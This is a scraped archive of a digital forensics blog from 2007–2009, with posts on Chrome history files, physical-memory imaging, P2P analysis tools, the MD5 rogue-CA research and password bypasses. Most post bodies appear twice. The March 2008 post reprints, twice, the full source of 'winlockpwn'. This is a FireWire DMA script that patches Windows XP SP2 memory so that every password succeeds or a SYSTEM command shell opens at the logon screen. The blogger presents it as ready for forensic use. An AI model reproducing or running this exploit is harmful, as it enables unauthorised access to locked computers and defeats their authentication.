http://jsunpack.jeek.org/dec/go\\
I haven't mentioned my disdain for all things Java. There it is.
Saturday, February 21, 2009


Tool to list windows protected files
Not tested, but interesting nevertheless: SFCList by Nagareshwar Talekar
From his blog post: After I wrote about ‘Detecting System DLL’ some of my friends working on malware analysis asked for any tool which can show if the particular file is protected by SFC mechanism. I could not find any such tool and decided to write my own tool. . .
From his blog post: After I wrote about ‘Detecting System DLL’ some of my friends working on malware analysis asked for any tool which can show if the particular file is protected by SFC mechanism. I could not find any such tool and decided to write my own tool. . .
Sunday, January 18, 2009
Vanity
I was doing a vanity search today on this page and found that my post "Defeating" whole disk encryption was cited in:
Christopher Hargreaves, Howard Chivers, "Recovery of Encryption Keys from Memory Using a Linear Scan," ares,pp.1369-1376, 2008 Third International Conference on Availability, Reliability and Security, 2008
I haven't read the article, but the abstract sounds enticing:
As encrypted containers are encountered more frequently the need for live imaging is likely to increase. However, an acquired live image of an open encrypted file system cannot later be verified against any original evidence, since when the power is removed the decrypted contents are no longer accessible. This paper shows that if a memory image is also obtained at the same time as the live container image, by the design of on-the-fly encryption, decryption keys can be recovered from the memory dump. These keys can then be used offline to gain access to the encrypted container file, facilitating standard, repeatable, forensic file system analysis. The recovery method uses a linear scan of memory to generate trial keys from all possible memory positions to decrypt the container. The effectiveness of this approach is demonstrated by recovering TrueCrypt decryption keys from a memory dump of a Windows XP system.
Academic respectability. Woot!
Christopher Hargreaves, Howard Chivers, "Recovery of Encryption Keys from Memory Using a Linear Scan," ares,pp.1369-1376, 2008 Third International Conference on Availability, Reliability and Security, 2008
I haven't read the article, but the abstract sounds enticing:
As encrypted containers are encountered more frequently the need for live imaging is likely to increase. However, an acquired live image of an open encrypted file system cannot later be verified against any original evidence, since when the power is removed the decrypted contents are no longer accessible. This paper shows that if a memory image is also obtained at the same time as the live container image, by the design of on-the-fly encryption, decryption keys can be recovered from the memory dump. These keys can then be used offline to gain access to the encrypted container file, facilitating standard, repeatable, forensic file system analysis. The recovery method uses a linear scan of memory to generate trial keys from all possible memory positions to decrypt the container. The effectiveness of this approach is demonstrated by recovering TrueCrypt decryption keys from a memory dump of a Windows XP system.
Academic respectability. Woot!
Tuesday, December 30, 2008
Tubes Clogged, Internets are Broken II
and just to claify, this means that Certificate Authorities using MD5 are broken. Browsers implicitly trust certificates, and to quote:
This ... shows that the certificate validation performed by browsers can be subverted and malicious attackers might be able to monitor or tamper with data sent to secure websites. Banking and e-commerce sites are particularly at risk because of the high value of the information secured with HTTPS on those sites. With a rogue CA certificate, attackers would be able to execute practically undetectable phishing attacks against such sites.
My guess is that this attack will be implemented in the wild in the very near future. . .
This ... shows that the certificate validation performed by browsers can be subverted and malicious attackers might be able to monitor or tamper with data sent to secure websites. Banking and e-commerce sites are particularly at risk because of the high value of the information secured with HTTPS on those sites. With a rogue CA certificate, attackers would be able to execute practically undetectable phishing attacks against such sites.
My guess is that this attack will be implemented in the wild in the very near future. . .
Tubes Clogged, Internets are Broken
The Internets are broken!
Set your system date to August 2004 before visiting the site.

More here and here.
Alexander Sotirov et. al. did some really interesting research on creating a fake CA using 300 playstations - Fear!
Set your system date to August 2004 before visiting the site.

More here and here.
Alexander Sotirov et. al. did some really interesting research on creating a fake CA using 300 playstations - Fear!
Thursday, September 4, 2008
More fun with Chrome
The Sunbelt Blog has a link here that will force Chrome to crash.
Or you can enter crash:% into your browser and do it yourself.
Good times.
Or you can enter crash:% into your browser and do it yourself.
Good times.
Google's Chrome Browsing History, a first pass
This will be a short post. I'm sleep deprived and traveling. . .
Google Chrome debuted yesterday. So sometime this week, someone somewhere will have to do some analysis on Chrome's browser artifacts. Until someone writes a script/program to extract user history, here's one way to get some information:
Chrome saves its data files in C:\Documents and Settings\[user]\Local Settings\Application Data\Google\Chrome\User Data\Default
The following files store data in SQLite format 3:
Archived History
Cookies
History
Thumbnails
Web Data
To examine those data archived in SQLite format 3, you can run strings against the files. I found sqlite3explorer here. This does a fairly decent job of rendering the data.*
IF we open the "history" file and go to main > tables > urls and right click on

urls, we can click "show data" and the bottom right windows will populate with the data in the urls colunm.
It is important to note that Chrome will import browsing history from other web browsers, so the history contained here may not have been generated by Chrome.
Running Strings against the following files will/may reveal interesting data:
Last Session
Preferences
Current Session
Visited Links has binary data. YMMV.
* This doesn't work well on my computer unless executed by double clicking on the icon from the firefox download tab:

There are also files called:
History Index 2008-09
History Index 2008-08
(It appears that these are created daily, but this needs to be confirmed)
Google Chrome debuted yesterday. So sometime this week, someone somewhere will have to do some analysis on Chrome's browser artifacts. Until someone writes a script/program to extract user history, here's one way to get some information:
Chrome saves its data files in C:\Documents and Settings\[user]\Local Settings\Application Data\Google\Chrome\User Data\Default
The following files store data in SQLite format 3:
Archived History
Cookies
History
Thumbnails
Web Data
To examine those data archived in SQLite format 3, you can run strings against the files. I found sqlite3explorer here. This does a fairly decent job of rendering the data.*
IF we open the "history" file and go to main > tables > urls and right click on

urls, we can click "show data" and the bottom right windows will populate with the data in the urls colunm.
It is important to note that Chrome will import browsing history from other web browsers, so the history contained here may not have been generated by Chrome.
Running Strings against the following files will/may reveal interesting data:
Last Session
Preferences
Current Session
Visited Links has binary data. YMMV.
* This doesn't work well on my computer unless executed by double clicking on the icon from the firefox download tab:

There are also files called:
History Index 2008-09
History Index 2008-08
(It appears that these are created daily, but this needs to be confirmed)
Saturday, August 23, 2008
Pre-boot authentication bypass techniques.
Jonathan Brousard gave a talk at DefCon 16 that has not gotten much press, but his research has some interesting forensic implications. You can read the white paper at http://www.ivizsecurity.com/pdf/preboot_whitepaper.pdf.
There's a tool set available from the same site.
There's a tool set available from the same site.
Friday, June 20, 2008
/dev/mem for Windows, and other bits of memory goodness.
Can "good old cgywin dd" and dcfldd access \.\\Device\PhysicalMemory? It appears that they can.
I was reading posts by Harlan Carvey and Andreas Schuster about new tools for imaging the Physical Memory in Windows this week. Some interesting stuff there. Then I stumbled across an article in Forensic Magazine by Kevin Mandia and Kris Harms, which said in part that \device\PhysicalMemory could be imaged with DCFLDD. I tried the string in the article:
DCFLDD if=\\.\PhysicalMemory of=AnyExternalDevice conv=sync,noerror and I got a big handful of fail for my efforts.
I assumed that someone else had tried this and a little googling turned up this string at forensic focus, as well as a post by on with Windows Incident Response blog that mentioned it (how did I miss that post and why can't I find it now?).
I used the /dev/mem substitution for dcfldd on an XP SP2 box and it seemed to work.
So what I'd learned so far:
1. The Mandia article has incorrect syntax.
2. You can use dcfldd to image something from /dev/mem.
It didn't seem like anyone had figured out what dcfldd was imaging though.
My next thought was, "If dcfldd can image the mysterious /dev/mem, could good old cygwin can access it?" It appears that it can.
According to these posts on the cgywin developer's list, the cygwin grabs \device\PhysicalMemory using cygwin's /dev/mem, in a manner consistent with *nix systems.
I decided to conduct a quick experiment on each. I acquired a sample of physical memory from a XP pro SP2 box:
06/20/2008 09:21 AM 1,064,648,704 dd.img
06/20/2008 09:17 AM 1,064,685,568 win32.dump
06/27/2008 11:49 AM 1,064,685,568 mdd.img
06/20/2008 09:09 AM 1,064,697,856 dcfldd.img
The same command was used for both dcfldd and dd ((DCFL)DD if=/dev/mem of=.\outfile.img conv=sync,noerror
Nothing earth shattering here, but note the file sizes.
I was reading posts by Harlan Carvey and Andreas Schuster about new tools for imaging the Physical Memory in Windows this week. Some interesting stuff there. Then I stumbled across an article in Forensic Magazine by Kevin Mandia and Kris Harms, which said in part that \device\PhysicalMemory could be imaged with DCFLDD. I tried the string in the article:
DCFLDD if=\\.\PhysicalMemory of=AnyExternalDevice conv=sync,noerror and I got a big handful of fail for my efforts.
I assumed that someone else had tried this and a little googling turned up this string at forensic focus, as well as a post by on with Windows Incident Response blog that mentioned it (how did I miss that post and why can't I find it now?).
I used the /dev/mem substitution for dcfldd on an XP SP2 box and it seemed to work.
So what I'd learned so far:
1. The Mandia article has incorrect syntax.
2. You can use dcfldd to image something from /dev/mem.
It didn't seem like anyone had figured out what dcfldd was imaging though.
My next thought was, "If dcfldd can image the mysterious /dev/mem, could good old cygwin can access it?" It appears that it can.
According to these posts on the cgywin developer's list, the cygwin grabs \device\PhysicalMemory using cygwin's /dev/mem, in a manner consistent with *nix systems.
I decided to conduct a quick experiment on each. I acquired a sample of physical memory from a XP pro SP2 box:
06/20/2008 09:21 AM 1,064,648,704 dd.img
06/20/2008 09:17 AM 1,064,685,568 win32.dump
06/27/2008 11:49 AM 1,064,685,568 mdd.img
06/20/2008 09:09 AM 1,064,697,856 dcfldd.img
The same command was used for both dcfldd and dd ((DCFL)DD if=/dev/mem of=.\outfile.img conv=sync,noerror
Nothing earth shattering here, but note the file sizes.
Thursday, May 1, 2008
P2P Marshall
While researching something unrelated, I tripped across P2P Marshal. Since I have not been able to get to any sort of training short of paying my own way, I did not make it to the DFRWS07 - at any rate, the tool's been out and it's free to LE.
From the website:
P2P Marshal is a tool to analyze peer-to-peer (P2P) usage on file system images. It automatically detects what P2P client programs are, or were, present, extracts configuration and log information, and shows the investigator the shared (uploaded and downloaded) files.
P2P Marshal follows forensic best practices and maintains a detailed log file of all activities it performs. It is designed to be easily extensible to support new P2P clients and networks. It has extensive search capabilities, produces reports in RTF, PDF, and HTML formats and runs on Windows-based operating systems.
Features
* Analyzes peer-to-peer network usage
* NIJ-sponsored project
* Extensible
* Forensically sound
* Version 1.0 available free to law enforcement
* Provides full analysis for: BitTorrent, LimeWire, uTorrent, and Azereus
* Detects and shows default download locations for Ares, Google Hello, and Kazaa
* Future versions will include additional client support and capabilities
Requirements
* Microsoft Windows XP or Vista Operating System
* 120M disk space free
I don't think I'll have the time to use this any time soon, but if someone else does, I would be interested to know about it.
There's also a mention in the ForensicsWiki about it.
From the website:
P2P Marshal is a tool to analyze peer-to-peer (P2P) usage on file system images. It automatically detects what P2P client programs are, or were, present, extracts configuration and log information, and shows the investigator the shared (uploaded and downloaded) files.
P2P Marshal follows forensic best practices and maintains a detailed log file of all activities it performs. It is designed to be easily extensible to support new P2P clients and networks. It has extensive search capabilities, produces reports in RTF, PDF, and HTML formats and runs on Windows-based operating systems.
Features
* Analyzes peer-to-peer network usage
* NIJ-sponsored project
* Extensible
* Forensically sound
* Version 1.0 available free to law enforcement
* Provides full analysis for: BitTorrent, LimeWire, uTorrent, and Azereus
* Detects and shows default download locations for Ares, Google Hello, and Kazaa
* Future versions will include additional client support and capabilities
Requirements
* Microsoft Windows XP or Vista Operating System
* 120M disk space free
I don't think I'll have the time to use this any time soon, but if someone else does, I would be interested to know about it.
There's also a mention in the ForensicsWiki about it.
Tuesday, April 22, 2008
Note to marketing: If you want to sell to cops. . .

don't use toy handcuffs in your marketing.
Talk about "push-button forensics" marketing.
Not impressive. I'd also note that the vendor claimed to have ~900 phones that it could image, but their website showed a little over 410. Hmmm.
Vista may be vulnerable to a local password bypass via firewire.
Vista vulnerable to firewire hack (via Thoughts of a Technocrat)
I've been to busy to play with these attacks, but it's on my to do list.
I've been to busy to play with these attacks, but it's on my to do list.
Saturday, March 8, 2008
Digging Deeper during analysis
This post has been on my mind for some time (I'm cleaning up draft posts), but it does not look like I am going to get to it any time soon. So this is going to be quick and dirty.
I was doing forensic on an intrusion last year and I knew the following:
The computer was compromised and talking to the outside world via DNS.
I had a DD image of the RAM, and dumps of process memory from each of the processes (as well as a lot of other volatile data).
Unfortunately, I did not have any way to know which (or if any) of the processes were the bad guy's, so my process of elimination went like this:
1. Look at the process list.
2. Find associated executables.
3. Look at executable files.
Unfortunately, this server was running a lot of "stuff." So I was still left with a lot of files to look at, but after much work, I found a file that looked weird enough to make me think that it was likely tbe bad process. (Oh, and I should point out that there were no logs and the intrusion (we later determined) was months old.)
So how does one go about figuring out what happened when there's an lack of log data? Well, it turns out that when I analyzed the files by date created, and I find a memory.dmp file.
So I spend a bit of time researching the memory dump file format and I was able to find the file that the attacker used (it caused some nastiness at the time it was executed) which in turn led me to find some other information about the attack in unallocated space.
This was kind of long, but if you aren't looking beyond what you can see (untranslated blog here) in the file system, you are missing a lot of good information.
I was doing forensic on an intrusion last year and I knew the following:
The computer was compromised and talking to the outside world via DNS.
I had a DD image of the RAM, and dumps of process memory from each of the processes (as well as a lot of other volatile data).
Unfortunately, I did not have any way to know which (or if any) of the processes were the bad guy's, so my process of elimination went like this:
1. Look at the process list.
2. Find associated executables.
3. Look at executable files.
Unfortunately, this server was running a lot of "stuff." So I was still left with a lot of files to look at, but after much work, I found a file that looked weird enough to make me think that it was likely tbe bad process. (Oh, and I should point out that there were no logs and the intrusion (we later determined) was months old.)
So how does one go about figuring out what happened when there's an lack of log data? Well, it turns out that when I analyzed the files by date created, and I find a memory.dmp file.
So I spend a bit of time researching the memory dump file format and I was able to find the file that the attacker used (it caused some nastiness at the time it was executed) which in turn led me to find some other information about the attack in unallocated space.
This was kind of long, but if you aren't looking beyond what you can see (untranslated blog here) in the file system, you are missing a lot of good information.
Wednesday, March 5, 2008
Black Bag pwnies
I've blogged before about Adam (Metlstorm) Boileau's python script that can be used to extract bios/pgp passwords. This week, he released the script that he designed that allows a Linux box to overwrite the windows log-on password in memory. . . cool stuff if you need physical access to a box.
I have not tested this yet, but it looks good. . . Now I know what I'll be playing with at work tomorrow.
Preemptive comments:
"But you're changing the evidence."
"But you're modifying the RAM"
"But you've got physical access to the box, you could _______."
"But if someone doesn't have XP SP2 you are out of luck."
"Nobody's done this on Vista."
The code's below because his blog has been slashdotted - Blogger left justifies everything so you are going to have to fix the spacing if you use the code below.
#!/usr/bin/python
# Windows locked screen remote firewire unlockor
# Metlstorm 2k6
# Uh, private use only, not for public distro, kthx.
import sys
import firewire
import binascii
import time
VER=1.5
VERSTR="Winlockpwn v%s Metlstorm, 2k6." % VER
# Targets are dicts, with some properties, and one or more phases
# each phase specifies a signature which can be found at one or more
# page offsets. When a signature is found the patch is applied at patchoffset
# bytes from the beginning of the signature.
targets=[{
"name":"WinXP SP2 Fast User Switching Unlock",
"notes":"When run against a locked XPSP2 box with FUS on, it will cause all passwords to succeed. You'll still get the password-is-wrong dialog, but then you'll get logged in anyway.",
"phase":[{
"sig":"8BD8F7DB1ADBFEC3",
"pageoffset":[2905],
"patch":"bb01000000eb0990",
"patchoffset":0}]
},
{"name":"WinXP SP2 Unlock",
"notes":"When run against a locked XPSP2 box with regular non-fast-user-switching, it will cause all passwords to succeed. You'll still get the password-is-wrong dialog, but then you'll get logged in anyway.",
"phase":[{
"sig":"0502000010",
"pageoffset":[3696],
"patch":"b801000000",
"patchoffset":0}]
},
{"name":"WinXP SP2 msv1_0.dll technique",
"notes":"Patches the call which decides if an account requires password authentication. This will cause all accounts to no longer require a password, which covers logging in, locking, and probably network authentication too! This is the best allround XPSP2 technique.",
"phase":[{
"sig":"8BFF558BEC83EC50A1",
"pageoffset":[0x927],
"patch":"B001",
"patchoffset":0xa5}]
},
{"name":"WinXP SP2 utilman cmd spawn",
"notes":"At the winlogon winstation (locked or prelogin), will spawn a system cmd shell. Start util manager with Win-U, and make sure all the disability-tools are stopped (narrator starts by default). Then run this, wait till it's patched a couple of data-phase things, then start narrator. Enjoy a shell. You can use this with the msv1_0.dll technique as well, and log in. Any time you want to get back to your shell, just lock the desktop, and you'll go back to the winlogon winstation where your shell will be waiting.",
"phase":[
{"name":"Patch code",
"sig":"535689bde8faffffff158810185b898540fbffff39bd40fbffff744e8b8524fb",
"pageoffset":[0x39f],
"patch":"565383c310899de8faffffff158810185b898540fbffff9090909090",
"patchoffset":0x0},
{"name":"Patch data",
"sig":"2f0055004d000000d420185b0539185b0000000053006f006600740077006100",
"pageoffset":[0x9ac, 0x5ac, 0x3ac],
"patch":"63006d0064002e006500780065000000570069006e0053007400610030005c00570069006e006c006f0067006f006e0000",
"patchoffset":0x0,
"keepgoing":True,
}
]
}
]
start = 0x8000000L
end = 0xffffffffL
chunk = 4096
print VERSTR
def printTargets(targets):
i = 1
print " Available Targets:"
for t in targets:
print " %2d: %s" % (i, t["name"])
i+=1
print "\nTarget Notes:\n"
for t in targets:
print "%s:\n---------------\n%s\n" % (t["name"], t["notes"])
def usage():
print "Usage: winlockpwn port node target [start-end]"
print " - Port and node are the firewire port and node numbers. Use businfo to identify your targets port and node numbers."
print " - Target should be one of the numbered targets listed below."
print " - You can optionally supply a start-end memory range to search for signatures in, useful if you're restarting, or want to limit the upper end of memory (which will otherwise walk up to 4GB without stopping). This understands anything sensible; eg 0-100M, 0xffff-0x1ffff, 1m-, 200k-1GB, -0xffff."
print "(Remember that you'll need to use CSR trickery with romtool to talk DMA to windows.)\n"
printTargets(targets)
sys.exit(1)
if len(sys.argv) < 4:
usage()
try:
port = int(sys.argv[1])
node = int(sys.argv[2])
targetno = int(sys.argv[3])
if len(sys.argv) > 4:
start,end = firewire.parseRange(sys.argv[4])
if end == None:
end = 0xffffffffL
except ValueError:
usage()
if targetno < 1 or targetno > len(targets):
usage()
target = targets[targetno -1]
print "Target Selection:"
print " Name : %s" % target["name"]
print " Notes : %s" % target["notes"]
for p in target["phase"]:
if p.has_key("name"):
print "Phase: %s" % p["name"]
print " Pattern: 0x%s" % p["sig"]
print " Offset : %s" % p["pageoffset"]
print " Patch : 0x%s" % p["patch"]
print " Offset : %d" % p["patchoffset"]
print "Scanning Options:"
print " Start : 0x%x" % start
print " Stop : 0x%x" % end
print " Pagesz : %d" % chunk
for so in p["pageoffset"]:
if len(p["sig"]) + so > chunk:
print "Uh oh, signature crosses page boundary. This isn't supported :("
sys.exit(1)
if so + p["patchoffset"] > chunk:
print "Uh oh, patch offset crosses page boundary. This isn't supported :("
sys.exix(1)
print "Init firwire, port %d node %d" % (port, node)
h = firewire.Host()
n = h[port][node]
print "Snarfin' memories..."
sys.stdout.flush()
dumppage = False
won = False
startt = time.time()
last = 0
for p in target["phase"]:
try:
print "Phase: %s" % p["name"]
except KeyError:
pass
signatureoffset=p["pageoffset"]
eviloffset = p["patchoffset"]
payload = binascii.unhexlify(p["patch"])
pattern = binascii.unhexlify(p["sig"])
eviladdr = None
for offset in range(start, end, chunk):
now = time.time()
if now > (last + 1):
last = now
print "\rChecking for signature on page at 0x%08x (%dkB) at %d kB/s..." % (offset, offset / 1024, (offset - start) / (now - startt) / 1024 ),
sys.stdout.flush()
for so in signatureoffset:
mem = n.read(offset + so , len(pattern))
if mem == pattern:
print "Found signature at 0x%08x" % (offset + so)
eviladdr = offset + so + p["patchoffset"]
if dumppage:
fo = open("winlockpwn.dumppage.0x%08x" % offset, "w")
fo.write(n.read(offset, chunk))
fo.close()
break
if eviladdr != None:
won = True
print "Setting up teh bomb...",
n.write(eviladdr, payload)
print "Donezor!"
verify=n.read(eviladdr, len(payload))
print "Verified evil: 0x%s" % (binascii.hexlify(verify))
if dumppage:
fo = open("winlockpwn.dumppage.0x%08x.patched" % offset, "w")
fo.write(n.read(offset, chunk))
fo.close()
if p.has_key("keepgoing") and p["keepgoing"]:
eviladdr = None
else:
break
if won:
print "You may proceed with your nefarious plans"
else:
print "\nOh noes, you didn't win"
endt = time.time()
print "Elapsed time %d seconds" % (endt - startt)
I have not tested this yet, but it looks good. . . Now I know what I'll be playing with at work tomorrow.
Preemptive comments:
"But you're changing the evidence."
"But you're modifying the RAM"
"But you've got physical access to the box, you could _______."
"But if someone doesn't have XP SP2 you are out of luck."
"Nobody's done this on Vista."
The code's below because his blog has been slashdotted - Blogger left justifies everything so you are going to have to fix the spacing if you use the code below.
#!/usr/bin/python
# Windows locked screen remote firewire unlockor
# Metlstorm 2k6
# Uh, private use only, not for public distro, kthx.
import sys
import firewire
import binascii
import time
VER=1.5
VERSTR="Winlockpwn v%s Metlstorm, 2k6.
# Targets are dicts, with some properties, and one or more phases
# each phase specifies a signature which can be found at one or more
# page offsets. When a signature is found the patch is applied at patchoffset
# bytes from the beginning of the signature.
targets=[{
"name":"WinXP SP2 Fast User Switching Unlock",
"notes":"When run against a locked XPSP2 box with FUS on, it will cause all passwords to succeed. You'll still get the password-is-wrong dialog, but then you'll get logged in anyway.",
"phase":[{
"sig":"8BD8F7DB1ADBFEC3",
"pageoffset":[2905],
"patch":"bb01000000eb0990",
"patchoffset":0}]
},
{"name":"WinXP SP2 Unlock",
"notes":"When run against a locked XPSP2 box with regular non-fast-user-switching, it will cause all passwords to succeed. You'll still get the password-is-wrong dialog, but then you'll get logged in anyway.",
"phase":[{
"sig":"0502000010",
"pageoffset":[3696],
"patch":"b801000000",
"patchoffset":0}]
},
{"name":"WinXP SP2 msv1_0.dll technique",
"notes":"Patches the call which decides if an account requires password authentication. This will cause all accounts to no longer require a password, which covers logging in, locking, and probably network authentication too! This is the best allround XPSP2 technique.",
"phase":[{
"sig":"8BFF558BEC83EC50A1",
"pageoffset":[0x927],
"patch":"B001",
"patchoffset":0xa5}]
},
{"name":"WinXP SP2 utilman cmd spawn",
"notes":"At the winlogon winstation (locked or prelogin), will spawn a system cmd shell. Start util manager with Win-U, and make sure all the disability-tools are stopped (narrator starts by default). Then run this, wait till it's patched a couple of data-phase things, then start narrator. Enjoy a shell. You can use this with the msv1_0.dll technique as well, and log in. Any time you want to get back to your shell, just lock the desktop, and you'll go back to the winlogon winstation where your shell will be waiting.",
"phase":[
{"name":"Patch code",
"sig":"535689bde8faffffff158810185b898540fbffff39bd40fbffff744e8b8524fb",
"pageoffset":[0x39f],
"patch":"565383c310899de8faffffff158810185b898540fbffff9090909090",
"patchoffset":0x0},
{"name":"Patch data",
"sig":"2f0055004d000000d420185b0539185b0000000053006f006600740077006100",
"pageoffset":[0x9ac, 0x5ac, 0x3ac],
"patch":"63006d0064002e006500780065000000570069006e0053007400610030005c00570069006e006c006f0067006f006e0000",
"patchoffset":0x0,
"keepgoing":True,
}
]
}
]
start = 0x8000000L
end = 0xffffffffL
chunk = 4096
print VERSTR
def printTargets(targets):
i = 1
print " Available Targets:"
for t in targets:
print " %2d: %s" % (i, t["name"])
i+=1
print "\nTarget Notes:\n"
for t in targets:
print "%s:\n---------------\n%s\n" % (t["name"], t["notes"])
def usage():
print "Usage: winlockpwn port node target [start-end]"
print " - Port and node are the firewire port and node numbers. Use businfo to identify your targets port and node numbers."
print " - Target should be one of the numbered targets listed below."
print " - You can optionally supply a start-end memory range to search for signatures in, useful if you're restarting, or want to limit the upper end of memory (which will otherwise walk up to 4GB without stopping). This understands anything sensible; eg 0-100M, 0xffff-0x1ffff, 1m-, 200k-1GB, -0xffff."
print "(Remember that you'll need to use CSR trickery with romtool to talk DMA to windows.)\n"
printTargets(targets)
sys.exit(1)
if len(sys.argv) < 4:
usage()
try:
port = int(sys.argv[1])
node = int(sys.argv[2])
targetno = int(sys.argv[3])
if len(sys.argv) > 4:
start,end = firewire.parseRange(sys.argv[4])
if end == None:
end = 0xffffffffL
except ValueError:
usage()
if targetno < 1 or targetno > len(targets):
usage()
target = targets[targetno -1]
print "Target Selection:"
print " Name : %s" % target["name"]
print " Notes : %s" % target["notes"]
for p in target["phase"]:
if p.has_key("name"):
print "Phase: %s" % p["name"]
print " Pattern: 0x%s" % p["sig"]
print " Offset : %s" % p["pageoffset"]
print " Patch : 0x%s" % p["patch"]
print " Offset : %d" % p["patchoffset"]
print "Scanning Options:"
print " Start : 0x%x" % start
print " Stop : 0x%x" % end
print " Pagesz : %d" % chunk
for so in p["pageoffset"]:
if len(p["sig"]) + so > chunk:
print "Uh oh, signature crosses page boundary. This isn't supported :("
sys.exit(1)
if so + p["patchoffset"] > chunk:
print "Uh oh, patch offset crosses page boundary. This isn't supported :("
sys.exix(1)
print "Init firwire, port %d node %d" % (port, node)
h = firewire.Host()
n = h[port][node]
print "Snarfin' memories..."
sys.stdout.flush()
dumppage = False
won = False
startt = time.time()
last = 0
for p in target["phase"]:
try:
print "Phase: %s" % p["name"]
except KeyError:
pass
signatureoffset=p["pageoffset"]
eviloffset = p["patchoffset"]
payload = binascii.unhexlify(p["patch"])
pattern = binascii.unhexlify(p["sig"])
eviladdr = None
for offset in range(start, end, chunk):
now = time.time()
if now > (last + 1):
last = now
print "\rChecking for signature on page at 0x%08x (%dkB) at %d kB/s..." % (offset, offset / 1024, (offset - start) / (now - startt) / 1024 ),
sys.stdout.flush()
for so in signatureoffset:
mem = n.read(offset + so , len(pattern))
if mem == pattern:
print "Found signature at 0x%08x" % (offset + so)
eviladdr = offset + so + p["patchoffset"]
if dumppage:
fo = open("winlockpwn.dumppage.0x%08x" % offset, "w")
fo.write(n.read(offset, chunk))
fo.close()
break
if eviladdr != None:
won = True
print "Setting up teh bomb...",
n.write(eviladdr, payload)
print "Donezor!"
verify=n.read(eviladdr, len(payload))
print "Verified evil: 0x%s" % (binascii.hexlify(verify))
if dumppage:
fo = open("winlockpwn.dumppage.0x%08x.patched" % offset, "w")
fo.write(n.read(offset, chunk))
fo.close()
if p.has_key("keepgoing") and p["keepgoing"]:
eviladdr = None
else:
break
if won:
print "You may proceed with your nefarious plans"
else:
print "\nOh noes, you didn't win"
endt = time.time()
print "Elapsed time %d seconds" % (endt - startt)
Sunday, February 24, 2008
Two ways to get around passwords - Windows
Lance Muller has a really good post on ways to log on to a windows box without a password:
I discovered two additional ways to get around passwords when the passwords are either too difficult for rainbow tables or when there is only a LM password and a brute-force attack will take too long. The techniques I am going to describe will not recover the password. It will merely let you login to the system with a specific user account. Getting access to the system using these techniques will not let you access any files that are protected via EFS in Windows XP or Vista since the password is used as part of the encryption/decryption process.
Lance's blog can be found here.
I discovered two additional ways to get around passwords when the passwords are either too difficult for rainbow tables or when there is only a LM password and a brute-force attack will take too long. The techniques I am going to describe will not recover the password. It will merely let you login to the system with a specific user account. Getting access to the system using these techniques will not let you access any files that are protected via EFS in Windows XP or Vista since the password is used as part of the encryption/decryption process.
Lance's blog can be found here.
Tuesday, February 5, 2008
Interesting tool - pdump.exe
Toni at Teamfurry.com has a new tool that has some interesting functionality, it dumps process memory, but it also saves each allocated memory region to a separate file.
I've played with it a little bit and it seems like it has potential.
You can read the post and download the file here.
I've played with it a little bit and it seems like it has potential.
You can read the post and download the file here.
Monday, December 24, 2007
Blog, not dead
I have had some personal issues that have been intruding on my blogtime. Namely, I'm moving across the country. A couple of years ago, an agency that I don't work for started recruiting me, their recruiting ploy; going back home and doing the same job. Devious.
Long story short, I got an offer from said agency, told my present employer about the job and my agency offered to transfer me. I accepted.
The end result is I've been spending a lot of time arranging for the move. . .
Now a few random thoughts:
1. I was really saddened that Harlan Carvey decided to do away with the WindowsForensicAnalysis group on Yahoo!. I've thought about re-starting the group, but then I'm not sure that I have the time to do the moderation.
2. I do a lot of work with drives that have been encrypted with Pointsec. I've played around with the idea of breaking the encryption, and have done some initial research into the matter. Is there anyone out there who has looked into this, or is interested in collaboration? If you have/are, email me at bill (random gunk here @ .. wsxcvhuio) r i n g 3 . n e t.
3. The US. Gov's idea of of having 50 points that connect to the internet is a good concept, but I'm close to reaching the conclusion that the defense of USG's national assets is best left to the Department of Defense (they're the only ones who seem to do an even half-assed job of protecting their infrastructure). Further, do we really want 50 points that are FOIA'able for all to know about? Do Americans really want everyone to know that the FBI/NSA/CIA is crawling their site? There are some who argue that this is not necessarily going to be the effect of this memo, but remember, bureaucrats will strictly "the letter of the law." The upside is, of course, that if this is properly implemented, the Gov's security will be better. I'm skeptical that this will be the case, however.
4. A holiday spent away from your family is not a good holiday.
Long story short, I got an offer from said agency, told my present employer about the job and my agency offered to transfer me. I accepted.
The end result is I've been spending a lot of time arranging for the move. . .
Now a few random thoughts:
1. I was really saddened that Harlan Carvey decided to do away with the WindowsForensicAnalysis group on Yahoo!. I've thought about re-starting the group, but then I'm not sure that I have the time to do the moderation.
2. I do a lot of work with drives that have been encrypted with Pointsec. I've played around with the idea of breaking the encryption, and have done some initial research into the matter. Is there anyone out there who has looked into this, or is interested in collaboration? If you have/are, email me at bill (random gunk here @ .. wsxcvhuio) r i n g 3 . n e t.
3. The US. Gov's idea of of having 50 points that connect to the internet is a good concept, but I'm close to reaching the conclusion that the defense of USG's national assets is best left to the Department of Defense (they're the only ones who seem to do an even half-assed job of protecting their infrastructure). Further, do we really want 50 points that are FOIA'able for all to know about? Do Americans really want everyone to know that the FBI/NSA/CIA is crawling their site? There are some who argue that this is not necessarily going to be the effect of this memo, but remember, bureaucrats will strictly "the letter of the law." The upside is, of course, that if this is properly implemented, the Gov's security will be better. I'm skeptical that this will be the case, however.
4. A holiday spent away from your family is not a good holiday.
Friday, November 16, 2007
Wednesday, October 31, 2007
In keeping with the Internet security theme
This was originally posted at http://getahead.org/blog/joe/. It's a really good graphic presentation on Web-application problems.
Via gnucitizen.org:
Via gnucitizen.org:

Sunday, October 28, 2007

Subscribe to:
Posts (Atom)

 Posts
Posts


